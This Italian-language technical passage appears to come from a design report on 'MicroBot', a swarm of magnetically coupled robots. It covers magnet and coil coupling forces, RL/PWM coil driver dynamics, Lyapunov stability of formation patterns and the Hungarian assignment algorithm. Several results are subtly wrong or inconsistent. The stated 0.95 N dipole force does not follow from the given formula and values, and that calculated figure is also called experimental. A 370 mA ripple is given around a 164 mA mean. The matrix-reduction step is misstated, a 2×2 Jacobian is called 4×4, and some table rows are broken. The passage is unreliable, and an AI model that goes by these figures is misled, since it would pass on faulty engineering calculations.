$$F_{\text{assiale}}(r=3\text{mm}) = (3 \times 4\pi \times 10^{-7}) / (2\pi) \times (45 \times 10^{-3})^2 / (3 \times 10^{-3})^4 \approx 0.95 \text{ N}$$

Questo valore di circa 0.95 newton è compatibile con il range di forza di aggancio target di 0.8–1.2 newton specificato nel capitolo sulla validazione sperimentale. La formula del dipolo puntiforme è un'approssimazione valida per distanze r significativamente superiori alle dimensioni lineari del magnete — nel caso di MicroBot, per $r \geq 3 \cdot \max(d_m, h_m) = 3 \times 5 = 15 \text{ mm}$ — e produce errori crescenti per distanze inferiori. Per il calcolo della forza a contatto, in cui r è dell'ordine delle dimensioni del magnete, è necessario ricorrere all'integrazione numerica del campo prodotto dal magnete reale, che produce valori tipicamente del 20–40% superiori alla previsione del modello del dipolo puntiforme a queste distanze brevi. Il valore sperimentale di 0.95 N dalla formula del dipolo puntiforme è quindi una sottostima conservativa della forza effettiva di contatto, coerente con il range target che tiene conto di questa sovrastima.

La forza totale di aggancio in MicroBot è la sovrapposizione della forza prodotta dai magneti permanenti e della forza prodotta dalle coil elettromagnetiche attive. Per la configurazione nominale di aggancio con sei magneti permanenti per modulo — tre per cono — e quattro coil attive al duty cycle di mantenimento del 15%, la forza totale può essere stimata come:

$$F_{\text{tot}} = N_{\text{pairs}} \cdot F_{\text{magnet}}(r) + F_{\text{coil}}(I_{\text{eff}}, r)$$

dove N_{pairs} è il numero di coppie di magneti in interazione nella configurazione di aggancio — tipicamente due o tre coppie per configurazione di contatto — e $F_{\text{coil}}(I_{\text{eff}}, r)$ è la forza prodotta dal campo delle coil attive. La forza prodotta dalle coil è calcolata come il prodotto del gradiente del campo coil valutato nella posizione dei magneti permanenti del modulo vicino per il momento di dipolo dei magneti permanenti stessi — un'approssimazione valida quando il campo della coil è uniforme sulla scala delle dimensioni dei magneti permanenti. Il gradiente del campo sull'asse della coil è:

$$dB_{\text{coil}}/dz = -(3\mu_0 \cdot N \cdot I \cdot a^2 \cdot z) / (a^2 + z^2)^{(5/2)}$$

e la forza esercitata dalla coil sul magnete permanente del modulo vicino è:

$$F_{\text{coil}} = m_{\text{magnet}} \cdot dB_{\text{coil}}/dz$$

Con i parametri nominali di MicroBot — $N = 80$ spire, $I_{\text{eff}} = 0.15 \times I_{\text{max}} = 0.15 \times 370 \text{ mA} = 55 \text{ mA}$, $a = 5 \text{ mm}$, $z = 3 \text{ mm}$ — questa forza vale circa 0.15–0.20 newton, aggiungendo il 15–20% alla forza dei magneti permanenti in modalità di mantenimento.

Parametro	Simbolo	Valore nominale	Fonte
Permeabilità del vuoto	μ_0	$4\pi \times 10^{-7} \text{ T}\cdot\text{m/A}$	Costante fisica
Induzione residua NdFeB N52	B_r	1.44 T	Datasheet
Magnetizzazione di saturazione	M_s	$1.146 \times 10^6 \text{ A/m}$	Calcolato da B_r
Diametro magnete	d_m	5 mm	Specifica progetto
Spessore magnete	h_m	2 mm	Specifica progetto
Momento di dipolo	m	$45 \times 10^{-3} \text{ A}\cdot\text{m}^2$	Calcolato
Numero di spire coil	N	80	Specifica progetto
Raggio medio coil	a	5 mm	Specifica progetto
Altezza avvolgimento	h	3.5 mm	Specifica progetto
Corrente nominale	I_max	370 mA	Calcolato V/R
Campo al centro coil	B_coil(0)	2.7 mT	Calcolato
Forza di aggancio assiale (contatto)	F_assiale	0.95 N	Calcolato (dipolo)

Forza coil (mantenimento 15%)	F_coil	0.15–0.20 N	Calcolato
Forza totale nominale	F_tot	1.1–1.5 N	Calcolato

Punto 3 — Circuiti RL, PWM e dinamica della corrente nelle coil

La coil elettromagnetica di MicroBot non è un componente puramente resistivo che risponde istantaneamente alle variazioni di tensione applicata — è un componente induttivo che si oppone alle variazioni rapide di corrente attraverso il fenomeno dell'autoinduzione, descritto dalla legge di Faraday. Questa proprietà ha conseguenze dirette e pratiche sul comportamento del circuito di pilotaggio: la corrente nelle coil non può essere accesa o spenta istantaneamente ma cresce e decade con una costante di tempo determinata dal rapporto tra l'induttanza e la resistenza del circuito. Comprendere questa dinamica in modo quantitativo è essenziale per progettare correttamente il driver PWM, per dimensionare il diodo di ricircolo, per stimare la potenza dissipata nei componenti e per calibrare i parametri del safety layer che limitano le correnti per prevenire il surriscaldamento.

Il circuito equivalente di una coil pilotata da un MOSFET controllato da segnale PWM è modellato come una serie di tre elementi: una resistenza R che rappresenta la resistenza ohmica del filo di avvolgimento, un'induttanza L che rappresenta l'energia immagazzinata nel campo magnetico dell'avvolgimento, e una sorgente di tensione V_{bat} che rappresenta la batteria con la sua resistenza interna R_{int} . Quando il MOSFET è in conduzione — gate alto, segnale PWM a livello logico alto — il circuito è chiuso e la tensione V_{bat} viene applicata alla serie $R_{int} + R_{DS(on)} + R + L$, dove $R_{DS(on)}$ è la resistenza di canale del MOSFET in stato on. L'equazione differenziale che descrive l'evoluzione della corrente $i(t)$ in questo circuito è:

$$L \cdot di/dt + (R + R_{DS(on)} + R_{int}) \cdot i = V_{bat}$$

Questa è un'equazione differenziale ordinaria del primo ordine lineare a coefficienti costanti, la cui soluzione con condizione iniziale $i(0) = i_0$ è:

$$i(t) = I_{\infty} + (i_0 - I_{\infty}) \cdot e^{(-t/\tau)}$$

dove $I_{\infty} = V_{bat} / (R + R_{DS(on)} + R_{int})$ è la corrente di regime — il valore che la corrente raggiungerebbe se il MOSFET rimanesse in conduzione indefinitamente — e $\tau = L / (R + R_{DS(on)} + R_{int})$ è la costante di tempo del circuito che determina la velocità di risposta. Con i parametri nominali di MicroBot — $V_{bat} = 3.7$ V, $R = 10$ Ω , $R_{DS(on)} = 0.5$ Ω , $R_{int} = 0.8$ Ω , $L = 100$ μ H — la corrente di regime è $I_{\infty} = 3.7 / (10 + 0.5 + 0.8) = 328$ mA e la costante di tempo è $\tau = 100 \times 10^{-6} / 11.3 = 8.85$ μ s. Dopo un tempo di $5\tau = 44$ μ s la corrente ha raggiunto il 99.3% del valore di regime — un transitorio di accensione molto rapido rispetto al periodo del segnale PWM di 40 μ s a 25 kHz.

Quando il MOSFET si spegne — gate basso, segnale PWM a livello logico basso — la corrente nella coil non può annullarsi istantaneamente per via dell'energia immagazzinata nel campo magnetico, pari a $E_L = \frac{1}{2} \cdot L \cdot i^2$. Questa energia deve essere dissipata attraverso un percorso alternativo — il diodo di ricircolo — che fornisce il cammino di chiusura della corrente quando il MOSFET è interdetto. Con il diodo di ricircolo in conduzione la corrente nella coil scorre attraverso il circuito chiuso formato dalla coil, dalla resistenza R e dal diodo, e decade con un'equazione analoga alla fase di accensione ma con tensione di forcing pari alla sola caduta di tensione del diodo V_D — negativa perché si oppone alla corrente:

$$L \cdot di/dt + R \cdot i = -V_D$$

La soluzione con condizione iniziale $i(0) = i_{on}$ — la corrente alla fine del periodo di accensione — è:

$$i(t) = (i_{on} + V_D/R) \cdot e^{(-t/\tau')} - V_D/R$$

dove $\tau' = L/R$ è la costante di tempo della fase di spegnimento — leggermente diversa da τ perché non include $R_{DS(on)}$ e R_{int} che non sono presenti nel percorso del diodo di ricircolo. Con $R = 10 \Omega$ e $L = 100 \mu H$ la costante di tempo di spegnimento è $\tau' = 10 \mu s$, comparabile con τ . La corrente decade a zero in un tempo dell'ordine di $5\tau' = 50 \mu s$ se il ciclo di spegnimento è sufficientemente lungo — condizione verificata a 25 kHz con duty cycle inferiore al 50%.

In regime di funzionamento PWM stazionario — con segnale PWM a frequenza $f_{PWM} = 25$ kHz e duty cycle D — la corrente nella coil non raggiunge né il valore di regime I_∞ durante il periodo di accensione né lo zero durante il periodo di spegnimento, ma oscilla tra un valore minimo i_{min} e un valore massimo i_{max} attorno al valore medio I_{avg} . Il valore medio della corrente è determinato dal bilancio energetico del ciclo: in regime stazionario l'energia fornita dalla batteria durante il periodo di accensione eguaglia l'energia dissipata nella resistenza durante l'intero ciclo più l'energia dissipata nel diodo durante il periodo di spegnimento. Questo bilancio produce la relazione:

$$I_{avg} \approx D \cdot V_{bat} / (R + R_{DS(on)} + R_{int}) - (1-D) \cdot V_D / R$$

Per valori di duty cycle D compresi tra 0 e 1 questa espressione fornisce una relazione approssimativamente lineare tra duty cycle e corrente media — l'approssimazione della linearità migliora quando la costante di tempo τ è molto inferiore al periodo del PWM $T_{PWM} = 1/f_{PWM}$, condizione che in MicroBot è soddisfatta con $\tau/T_{PWM} = 8.85/40 = 0.22$ — non trascurabile ma sufficientemente piccolo da rendere l'approssimazione lineare utilizzabile per il dimensionamento del sistema.

Il ripple di corrente — la variazione $\Delta I = i_{max} - i_{min}$ attorno al valore medio — è un parametro importante che determina sia la qualità del campo magnetico prodotto — un campo con ripple elevato produce interferenze elettromagnetiche e forze magnetiche fluttuanti che degradano la stabilità dell'aggancio — sia le perdite di commutazione nel MOSFET — che crescono con il quadrato del ripple di corrente. Per un circuito RL con segnale PWM di frequenza f_{PWM} e duty cycle D il ripple di corrente è:

$$\Delta I = (V_{\text{bat}} - V_{\text{coil_on}}) \cdot D / (L \cdot f_{\text{PWM}})$$

dove $V_{\text{coil_on}} = (R + R_{\text{DS(on)}} + R_{\text{int}}) \cdot I_{\text{avg}}$ è la caduta resistiva durante il periodo di accensione. Con i parametri nominali di MicroBot e $D = 0.5$ il ripple di corrente è:

$$\Delta I = (3.7 - 11.3 \times 0.164) \cdot 0.5 / (100 \times 10^{-6} \times 25000) \approx (3.7 - 1.85) \cdot 0.5 / 2.5 = 0.37 \text{ A}$$

Un ripple di 370 mA attorno a un valore medio di 164 mA è un valore elevato che indica che il circuito opera in modalità di conduzione discontinua — la corrente tocca lo zero durante il periodo di spegnimento — piuttosto che in modalità di conduzione continua. In modalità discontinua le relazioni tra duty cycle e corrente media sono più complesse di quelle lineari valide in conduzione continua, e il ripple di corrente è più difficile da ridurre aumentando la frequenza di switching perché il comportamento circuitale cambia qualitativamente al di sotto di una frequenza critica $f_{\text{crit}} = R \cdot D \cdot (1-D) / (2L)$. Per MicroBot questa frequenza critica è $f_{\text{crit}} = 10 \times 0.5 \times 0.5 / (2 \times 100 \times 10^{-6}) = 12.5 \text{ kHz}$ — inferiore alla frequenza PWM di 25 kHz — indicando che il circuito opera in prossimità della transizione tra conduzione discontinua e continua, con un comportamento che dipende sensibilmente dal valore esatto del duty cycle e dei parametri dei componenti.

Il picco di tensione al drain del MOSFET durante la commutazione di spegnimento è la grandezza elettrica più critica per l'affidabilità del componente. Quando il MOSFET si spegne la corrente nella coil — che non può variare istantaneamente — tende a produrre una tensione al drain che cresce fino a quando il diodo di ricircolo non entra in conduzione. Il tempo di risposta del diodo di ricircolo — dell'ordine di 1–10 ns per un diodo Schottky — determina la durata e l'ampiezza del picco di tensione. In un circuito con un'induttanza parassita di loop L_{par} — dovuta all'induttanza del circuito stampato e dei collegamenti — il picco di tensione è approssimato dalla relazione:

$$V_{\text{peak}} = V_{\text{bat}} + L_{\text{par}} \cdot (di/dt)_{\text{spegnimento}}$$

dove $(di/dt)_{\text{spegnimento}}$ è la velocità di variazione della corrente durante il transitorio di spegnimento del MOSFET, determinata dalla velocità di variazione della tensione di gate e dalla transconduttanza del MOSFET. Con un'induttanza di loop $L_{\text{par}} = 20 \text{ nH}$ — valore tipico per un layout PCB compatto — e una velocità di variazione di corrente di $10 \text{ A}/\mu\text{s}$ — valore tipico per MOSFET logic-level veloci — il picco di tensione aggiuntivo è $\Delta V = 20 \times 10^{-9} \times 10 \times 10^6 = 0.2 \text{ V}$, trascurabile rispetto alla tensione di alimentazione. Tuttavia con induttanze di loop maggiori — dovute a un layout PCB non ottimizzato o a connessioni con fili volanti — il picco può raggiungere diversi volt, richiedendo l'aggiunta di un condensatore di snubber in parallelo al MOSFET per limitare la velocità di variazione della tensione al drain.

La potenza dissipata nelle diverse parti del circuito è la grandezza termica fondamentale che determina il surriscaldamento dei componenti. La potenza dissipata nella resistenza di avvolgimento della coil è:

$$P_{\text{R}} = (I_{\text{avg}}^2 + \Delta I^2/12) \cdot R$$

dove il termine $\Delta I^2/12$ è il contributo del ripple di corrente alla dissipazione — in conduzione continua è piccolo rispetto al termine con I_{avg}^2 , ma in conduzione discontinua può essere

comparabile. Con $I_{avg} = 164 \text{ mA}$, $\Delta I = 370 \text{ mA}$ e $R = 10 \text{ } \Omega$ la potenza dissipata nella resistenza di avvolgimento è $P_R = (0.027 + 0.011) \times 10 = 0.38 \text{ W}$ — un valore significativo che produce un incremento di temperatura stimabile attraverso il modello termico equivalente discusso nel punto successivo. La potenza dissipata nel MOSFET ha due componenti: la potenza di conduzione $P_{cond} = I_{avg}^2 \cdot R_{DS(on)} \cdot D = 0.027 \times 0.5 \times 0.5 = 6.75 \text{ mW}$, trascurabile, e la potenza di commutazione $P_{sw} = \frac{1}{2} \cdot V_{bat} \cdot I_{avg} \cdot (t_r + t_f) \cdot f_{PWM}$, dove t_r e t_f sono i tempi di rise e fall della corrente al drain durante la commutazione — tipicamente dell'ordine di 10–50 ns per MOSFET logic-level. Con $t_r + t_f = 40 \text{ ns}$ e $f_{PWM} = 25 \text{ kHz}$ la potenza di commutazione è $P_{sw} = \frac{1}{2} \times 3.7 \times 0.164 \times 40 \times 10^{-9} \times 25000 \approx 3 \text{ mW}$, anch'essa trascurabile. La potenza totale dissipata nel MOSFET è quindi dominata dalla componente di commutazione a basse correnti e dalla componente di conduzione ad alte correnti, rimanendo sempre al di sotto di 50 mW nelle condizioni operative di MicroBot — ben entro i limiti termici dei MOSFET in package SOT-23.

Parametro	Simbolo	Valore nominale	Condizione
Induttanza coil	L	100 μH	Calcolato
Resistenza avvolgimento	R	10 Ω	Calcolato
Resistenza canale MOSFET	$R_{DS(on)}$	0.5 Ω	Datasheet BSS138
Resistenza interna batteria	R_{int}	0.8 Ω	Stimato
Costante di tempo accensione	τ	8.85 μs	Calcolato
Corrente di regime	I_{∞}	328 mA	Calcolato
Corrente media (D=0.5)	I_{avg}	164 mA	Calcolato
Ripple di corrente (D=0.5)	ΔI	~370 mA	Calcolato
Frequenza PWM	f_{PWM}	25 kHz	Specifica progetto
Potenza dissipata in R	P_R	380 mW	Calcolato (D=0.5)
Potenza dissipata MOSFET	P_{MOSFET}	<50 mW	Calcolato

Punto 6 — Stabilità, funzioni di Lyapunov e convergenza dei pattern

La domanda fondamentale che il modello dinamico dello swarm deve rispondere non è solo descrittiva — come si muovono i bot — ma normativa: il sistema converge sempre verso la configurazione target del pattern, oppure esistono condizioni iniziali o scelte di parametri per cui il sistema diverge, oscilla indefinitamente o converge verso configurazioni errate? La risposta a questa domanda è fornita dalla teoria della stabilità di Lyapunov — lo strumento

matematico principale per analizzare la stabilità di sistemi dinamici non lineari senza dover risolvere esplicitamente le equazioni del moto. Il vantaggio fondamentale dell'approccio di Lyapunov è che permette di dimostrare la stabilità del sistema costruendo una funzione scalare — la funzione di Lyapunov — che ha proprietà geometriche specifiche nello spazio degli stati, senza richiedere la soluzione analitica del sistema di equazioni differenziali che nella maggior parte dei casi di interesse pratico non è disponibile in forma chiusa.

Una funzione di Lyapunov $V(\mathbf{S})$ per il sistema dinamico dello swarm è una funzione scalare definita positiva sullo spazio degli stati — $V(\mathbf{S}) > 0$ per $\mathbf{S} \neq \mathbf{S}^*$ e $V(\mathbf{S}^*) = 0$ dove $\mathbf{S}^*$ è la configurazione di equilibrio target — la cui derivata temporale lungo le traiettorie del sistema è definita negativa — $dV/dt < 0$ per $\mathbf{S} \neq \mathbf{S}^*$. Se esiste una tale funzione, il teorema di Lyapunov garantisce che la configurazione di equilibrio $\mathbf{S}^*$ è asintoticamente stabile — ogni traiettoria che parte sufficientemente vicino a $\mathbf{S}^*$ converge a $\mathbf{S}^*$ per $t \rightarrow \infty$. Se la funzione di Lyapunov è definita positiva e la sua derivata è definita negativa in tutto lo spazio degli stati — non solo in un intorno di $\mathbf{S}^*$ — allora la stabilità è globale e ogni traiettoria converge alla configurazione target indipendentemente dalla condizione iniziale.

La funzione di Lyapunov naturale per il sistema swarm di MicroBot è l'energia meccanica generalizzata del sistema — la somma dell'energia cinetica di tutti i bot, dell'energia potenziale elastica di inseguimento del target e dell'energia potenziale di interazione magnetica tra coppie di bot vicini:

$$V(\mathbf{S}) = \sum_i \frac{1}{2} m_i \cdot |\mathbf{v}_i|^2 + \sum_i \frac{1}{2} k \cdot |\mathbf{r}_i - \mathbf{r}_{i,\text{target}}|^2 + \sum_i \sum_{j \neq i} U(d_{ij})$$

Questa funzione è definita positiva per costruzione — tutti i termini sono non negativi e l'unica configurazione per cui $V = 0$ è quella in cui tutti i bot sono fermi — $|\mathbf{v}_i| = 0$ — nelle proprie posizioni target — $\mathbf{r}_i = \mathbf{r}_{i,\text{target}}$ — con distanze reciproche al minimo del potenziale di interazione — $d_{ij} = d_0$. La derivata temporale di V lungo le traiettorie del sistema è:

$$dV/dt = \sum_i m_i \cdot \mathbf{v}_i \cdot \mathbf{a}_i + \sum_i k \cdot (\mathbf{r}_i - \mathbf{r}_{i,\text{target}}) \cdot \mathbf{v}_i + \sum_i \sum_{j \neq i} (\partial U / \partial d_{ij}) \cdot (dd_{ij}/dt)$$

Sostituendo l'espressione dell'accelerazione $\mathbf{a}_i$ dal sistema di equazioni del moto e raccogliendo i termini si ottiene che tutti i contributi delle forze conservative — la forza elastica di target e la forza di interazione magnetica — si cancellano esattamente, e rimangono solo i contributi delle forze dissipative — l'attrito e lo smorzamento viscoso:

$$dV/dt = -\sum_i b_i \cdot |\mathbf{v}_i|^2 - \sum_i \mu \cdot m_i \cdot g \cdot \tanh(|\mathbf{v}_i|/v_{\text{reg}}) \cdot |\mathbf{v}_i|$$

Entrambi i termini in questa espressione sono non positivi — il primo è proporzionale al quadrato della velocità con coefficiente negativo, il secondo è il prodotto di due funzioni positive — e si annullano solo quando tutti i bot sono fermi. Questo dimostra che $dV/dt \leq 0$ con uguaglianza solo nella configurazione $\mathbf{v}_i = 0$ per tutti i bot. Il principio di invarianza di LaSalle completa l'argomento: l'unico insieme invariante contenuto in $\{\mathbf{S} : dV/dt = 0\} = \{\mathbf{S} : \mathbf{v}_i = 0 \ \forall i\}$ è la configurazione di equilibrio $\mathbf{S}^*$ — perché con velocità nulla e forze non nulle il sistema non rimane nella condizione $\mathbf{v}_i = 0$. Quindi per il principio di LaSalle ogni traiettoria del sistema converge alla configurazione di equilibrio $\mathbf{S}^*$ — la stabilità è globale.

Questo risultato teorico è importante ma richiede alcune qualificazioni per la sua applicazione al sistema reale. La prima qualificazione riguarda l'unicità dell'equilibrio: la

funzione di Lyapunov dimostra la convergenza verso un equilibrio ma non garantisce che l'equilibrio sia unico. Per il potenziale di interazione di Lennard-Jones esistono in generale più configurazioni di equilibrio — i minimi locali del potenziale totale che non corrispondono necessariamente alla configurazione target del pattern. Nella pratica il sistema può convergere verso uno di questi minimi locali invece della configurazione target desiderata, producendo un pattern parzialmente corretto con alcuni bot bloccati in configurazioni subottimali. Il fenomeno dei minimi locali è la principale causa di fallimento della convergenza nella pratica e viene gestito dal firmware del controller attraverso perturbazioni casuali controllate — piccoli impulsi applicati ai bot bloccati — che permettono al sistema di uscire dai minimi locali e riprendere la convergenza verso il target globale.

La seconda qualificazione riguarda la distinzione tra stabilità in senso di Lyapunov e stabilità robusta rispetto alle perturbazioni. Il risultato di Lyapunov garantisce la convergenza in assenza di perturbazioni esterne — forze impulsive dovute a vibrazioni della superficie di lavoro, variazioni nelle caratteristiche di attrito, errori di posizionamento dovuti alla quantizzazione del controllo PWM. In presenza di perturbazioni la stabilità si degrada: perturbazioni piccole producono deviazioni proporzionali dalla traiettoria nominale — il sistema è robusto — mentre perturbazioni grandi possono estrarre il sistema dal bacino di attrazione dell'equilibrio target e portarlo verso un minimo locale alternativo. La stima quantitativa del bacino di attrazione dell'equilibrio target — la regione dello spazio degli stati da cui il sistema converge certamente alla configurazione corretta — richiede un'analisi più dettagliata che va oltre il risultato qualitativo del teorema di Lyapunov e che nella pratica viene eseguita numericamente attraverso simulazioni Monte Carlo con condizioni iniziali distribuite casualmente.

La terza qualificazione riguarda la validità dell'approssimazione a campo medio per lo swarm di grandi dimensioni. Il modello dinamico tratta ogni bot come un agente individuale che risponde alle forze esercitate da tutti i suoi vicini. Per swarm di piccole dimensioni — fino a 20–30 bot come in MicroBot — questo approccio è computazionalmente praticabile e fisicamente accurato. Per swarm di grandi dimensioni — 100 bot o più nelle versioni future — l'approccio individuale diventa computazionalmente oneroso e fisicamente equivalente a un approccio a campo medio in cui ogni bot risponde non alle forze dei singoli vicini ma alla densità media di bot nell'intorno locale. L'equazione di campo medio per la densità di bot $\rho(\mathbf{r}, t)$ è l'equazione di continuità con un termine di flusso:

$$\partial \rho / \partial t + \nabla \cdot (\rho \cdot \mathbf{v}) = 0$$

accoppiata all'equazione per il campo di velocità $\mathbf{v}(\mathbf{r}, t)$ che è l'analogo continuo dell'equazione del moto individuale. Questa formulazione continua è matematicamente equivalente alle equazioni della fluidodinamica di un fluido non newtoniano con proprietà determinate dai parametri del modello individuale — $k_{\square}$, $k_{\square}$, k_a , μ — e permette di applicare i potenti strumenti dell'analisi funzionale e della teoria delle equazioni alle derivate parziali per studiare la stabilità e la convergenza di swarm di grandi dimensioni.

La velocità di convergenza è la quantità quantitativa che misura quanto rapidamente il sistema si avvicina alla configurazione target a partire da una condizione iniziale arbitraria. Per il sistema linearizzato attorno alla configurazione di equilibrio — l'approssimazione valida per piccole deviazioni dalla configurazione target — la velocità di convergenza è

determinata dalla parte reale degli autovalori della matrice jacobiana del sistema linearizzato. La matrice jacobiana del sistema swarm ha dimensione $4N \times 4N$ e i suoi autovalori sono in generale numeri complessi con parte reale negativa — condizione necessaria e sufficiente per la stabilità del sistema linearizzato. L'autovalore con parte reale massima — il meno negativo — determina la velocità di convergenza più lenta del sistema: il tempo caratteristico di convergenza è $\tau_{lyap} = 1/|\text{Re}(\lambda_{\max})|$ dove $\lambda_{\max}$ è l'autovalore dominante.

Per il caso semplice di un singolo bot con forza di target e smorzamento viscoso — senza interazioni con altri bot — la matrice jacobiana è la matrice 4×4 :

$$\mathbf{J} = [0, 1; -k_{\square}/m_i, -b_{\square}/m_i]$$

con autovalori $\lambda = (-b_{\square} \pm \sqrt{b_{\square}^2 - 4k_{\square}m_i}) / (2m_i)$. Per il regime sovrasmorzato $b_{\square} > 2\sqrt{k_{\square}m_i}$ entrambi gli autovalori sono reali negativi e il sistema converge senza oscillazioni con la costante di tempo $\tau_{\text{conv}} = 2m_i/b_{\square}$ già calcolata nel punto precedente. Per il regime sottosmorzato $b_{\square} < 2\sqrt{k_{\square}m_i}$ gli autovalori sono complessi coniugati con parte reale $-b_{\square}/(2m_i)$ e parte immaginaria $\pm\omega_d = \pm\sqrt{k_{\square}/m_i - b_{\square}^2/(4m_i^2)}$ — il sistema converge con oscillazioni smorzate alla frequenza ω_d . Per il sistema completo con N bot interagenti il calcolo degli autovalori è più complesso ma la struttura è analoga: la parte reale degli autovalori è determinata principalmente dai coefficienti di smorzamento $b_{\square}$ e k_a , mentre la parte immaginaria è determinata dalle frequenze naturali delle interazioni tra bot.

Il funzionale di Lyapunov semplificato per la pratica — quello effettivamente implementato nel firmware del controller per il monitoraggio della convergenza in tempo reale — è la versione che considera solo l'energia potenziale di posizionamento, trascurando le energie cinetiche e di interazione:

$$V_{\text{simple}}(t) = (1/N) \cdot \sum_i |\mathbf{r}_i(t) - \mathbf{r}_{i,\text{target}}|^2$$

Questa grandezza è la deviazione quadratica media delle posizioni dei bot dalle rispettive posizioni target — la metrica di convergenza più naturale e più facilmente interpretabile operativamente. $V_{\text{simple}} = 0$ corrisponde al raggiungimento perfetto del pattern target, mentre $V_{\text{simple}} > \epsilon_{\text{conv}}$ — con ϵ_{conv} la soglia di convergenza — indica che il sistema non ha ancora raggiunto il target con la precisione richiesta. Il controller monitora V_{simple} a ogni ciclo di aggiornamento e dichiara la convergenza del pattern quando V_{simple} rimane al di sotto di $\epsilon_{\text{conv}} = (5 \text{ mm})^2 = 25 \text{ mm}^2$ per almeno 500 ms consecutivi — garantendo che la convergenza sia stabile e non solo transitoria.

La velocità di decrescita di V_{simple} è la metrica di qualità della transizione di pattern: una transizione di buona qualità produce una decrescita rapida e monotona di V_{simple} da $V_{\text{simple}}(0)$ — il valore iniziale dopo la riassegnazione delle posizioni target — a zero, con un tempo di convergenza inferiore al limite di 10 secondi specificato per il pattern cerchio con 8 bot. Una transizione di cattiva qualità produce una decrescita lenta, non monotona o che si arresta prima di raggiungere zero — indicando la presenza di minimi locali, di collisioni tra bot o di insufficiente potenza di attuazione per vincere l'attrito. Il monitoring di V_{simple} in tempo reale — visualizzato nel pannello di stato dell'interfaccia web — è quindi sia uno strumento di debugging della convergenza sia un indicatore di qualità operativa del sistema durante le sessioni di utilizzo normale.

Parametro	Simbolo	Valore nominale	Condizione
Funzionale Lyapunov	V	$\sum_i \frac{1}{2} m_i$	v_i
Derivata Lyapunov	dV/dt	$-\sum_i b_i$	v_i
Costante tempo convergenza	τ_{conv}	$2m_i/b_i = 0.33 \text{ s}$	Singolo bot
Soglia convergenza pratica	ε_{conv}	25 mm^2	Specifica progetto
Tempo max convergenza cerchio 8 bot	t_{max}	10 s	Specifica validazione
Deviazione media target convergenza	δ_{target}	$<5 \text{ mm}$	Specifica validazione
Periodo monitoraggio V_{simple}	T_{mon}	100 ms	Firmware controller

Punto 7 — Problema di assegnazione ottimale e algoritmo ungherese

Ad ogni transizione di pattern il controller deve risolvere un problema fondamentale: dati N bot con posizioni correnti $r_1, \dots, r_N$ e N posizioni target $p_1, \dots, p_N$ del nuovo pattern, quale bot deve raggiungere quale posizione target? La scelta dell'assegnazione non è irrilevante — assegnazioni diverse producono percorsi di spostamento diversi, tempi di convergenza diversi, rischi di collisione diversi e consumi energetici diversi. L'assegnazione ottimale è quella che minimizza una funzione di costo globale — tipicamente la somma delle distanze che ciascun bot deve percorrere per raggiungere la propria posizione target — e la sua determinazione è un problema di ottimizzazione combinatoria che appartiene alla classe dei problemi di assegnazione lineare, uno dei problemi fondamentali della ricerca operativa con una storia matematica di oltre 70 anni e algoritmi di soluzione efficienti che sfruttano la struttura specifica del problema.

Il problema di assegnazione lineare è formulato nel modo seguente. Si definisce la matrice di costo C di dimensione $N \times N$ in cui l'elemento C_{ij} rappresenta il costo di assegnare il bot i alla posizione target j . Per MicroBot la funzione di costo più naturale è la distanza euclidea tra la posizione corrente del bot e la posizione target:

$$C_{ij} = |r_i - p_j| = \sqrt{(x_i - p_{xj})^2 + (y_i - p_{yj})^2}$$

Si introduce la matrice di assegnazione X di dimensione $N \times N$ in cui l'elemento X_{ij} è una variabile binaria che vale 1 se il bot i è assegnato alla posizione target j e 0 altrimenti. Le condizioni di ammissibilità dell'assegnazione richiedono che ogni bot sia assegnato esattamente a una posizione target e che ogni posizione target sia assegnata esattamente a un bot:

$$\sum_j X_{ij} = 1 \text{ per ogni } i = 1, \dots, N \text{ (ogni bot ha esattamente una destinazione)}$$

$\sum_i X_{ij} = 1$ per ogni $j = 1, \dots, N$ (ogni destinazione ha esattamente un bot)

$X_{ij} \in \{0, 1\}$ (variabili binarie)

Il costo totale dell'assegnazione è la somma pesata dalla matrice di assegnazione:

$$C_{\text{tot}}(\mathbf{X}) = \sum_i \sum_j C_{ij} \cdot X_{ij}$$

Il problema di assegnazione ottimale chiede di trovare la matrice $\mathbf{X}$ ammissibile che minimizza C_{tot} . Il numero di assegnazioni ammissibili è $N!$ — il numero di permutazioni degli N bot nelle N posizioni target — che cresce fattorialmente con N : per $N = 8$ bot ci sono $8! = 40320$ assegnazioni possibili, per $N = 20$ bot ci sono $20! \approx 2.4 \times 10^{18}$. La ricerca esaustiva tra tutte le assegnazioni ammissibili è computazionalmente impraticabile anche per N moderato, e l'algoritmo ungherese è la soluzione che risolve il problema in tempo polinomiale sfruttando la struttura matematica del problema di assegnazione lineare.

L'algoritmo ungherese — sviluppato da Harold Kuhn nel 1955 basandosi su un risultato di Dénes König del 1916 — risolve il problema di assegnazione lineare in tempo $O(N^3)$ attraverso una sequenza di operazioni elementari sulla matrice di costo che mantengono l'ottimalità dell'assegnazione parziale mentre la estendono progressivamente fino a coprire tutti gli N bot. L'algoritmo opera sulla matrice di costo ridotta — ottenuta sottraendo il minimo di ogni riga dalla riga stessa e il minimo di ogni colonna dalla colonna stessa — che ha la proprietà che qualsiasi assegnazione con costo zero nella matrice ridotta è ottimale nella matrice originale. La struttura dell'algoritmo si articola in quattro fasi principali.

La fase di riduzione della matrice inizializza la matrice di costo ridotta sottraendo da ogni riga il proprio minimo e da ogni colonna il proprio minimo:

$$C'_{ij} = C_{ij} - \min_k(C_{ik}) - \min_k(C_{kj})$$

Dopo questa riduzione ogni riga e ogni colonna della matrice C' contiene almeno uno zero — i potenziali elementi di costo zero dell'assegnazione ottimale. La fase di copertura degli zeri trova il numero minimo di righe e colonne che coprono tutti gli zeri della matrice ridotta — il numero di righe e colonne necessarie per coprire tutti gli zeri è uguale alla dimensione della massima assegnazione parziale con costo zero, come garantisce il teorema di König. Se il numero di righe e colonne di copertura è uguale a N l'assegnazione ottimale è trovata — si legge direttamente dai pattern di zeri non coperti. Se il numero di righe e colonne di copertura è minore di N la fase di aggiornamento della matrice riduce ulteriormente la matrice sottraendo il minimo degli elementi non coperti da tutti gli elementi non coperti e aggiungendolo agli elementi doppiamente coperti, producendo nuovi zeri e mantenendo la non negatività di tutti gli elementi. Le fasi di copertura e aggiornamento si ripetono iterativamente fino a quando il numero di righe e colonne di copertura raggiunge N .

Per illustrare l'algoritmo su un esempio concreto di MicroBot si considera il caso $N = 3$ con tre bot e tre posizioni target del pattern LINE con distanze:

$$\mathbf{C} = [[d_{11}, d_{12}, d_{13}], [d_{21}, d_{22}, d_{23}], [d_{31}, d_{32}, d_{33}]] = [[50, 30, 20], [40, 60, 10], [70, 20, 40]] \text{ mm}$$

